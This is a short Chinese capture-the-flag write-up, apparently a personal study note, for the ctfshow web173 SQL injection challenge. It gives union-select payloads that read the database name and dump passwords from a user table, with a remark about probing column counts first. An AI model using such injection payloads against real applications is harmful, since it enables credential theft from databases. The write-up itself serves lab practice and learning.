ctfshow web173
用法:复制本模板到对应漏洞文件夹,重命名(如
web5_命令执行绕过.md),然后填写。
- 题号:web173
- 难度:⭐
- 考点:如 SQL 注入
- 日期:2026-8-27
题目描述
 和上题基本一样,就是多了一个正则,匹配到flag就不会给你查询
解题思路
其实直接按部就班上题就行了,因为我们用的是联合查询,username本来就被我们变成数字了,我们想要的只是password而已 [“ctfshow web174”,“123”]
Payload / 关键操作
1.1 ' union select 1,2,database() --+

2. 1 ' union select 1,456,password from ctfshow_user3 --+
复现截图
对应课程章节
SQL注入
踩坑记录 / 复盘
记得先用order by 探针一下,md我一直以为id不算payload一直都是union select 1,2 。还一直在想我究竟错哪了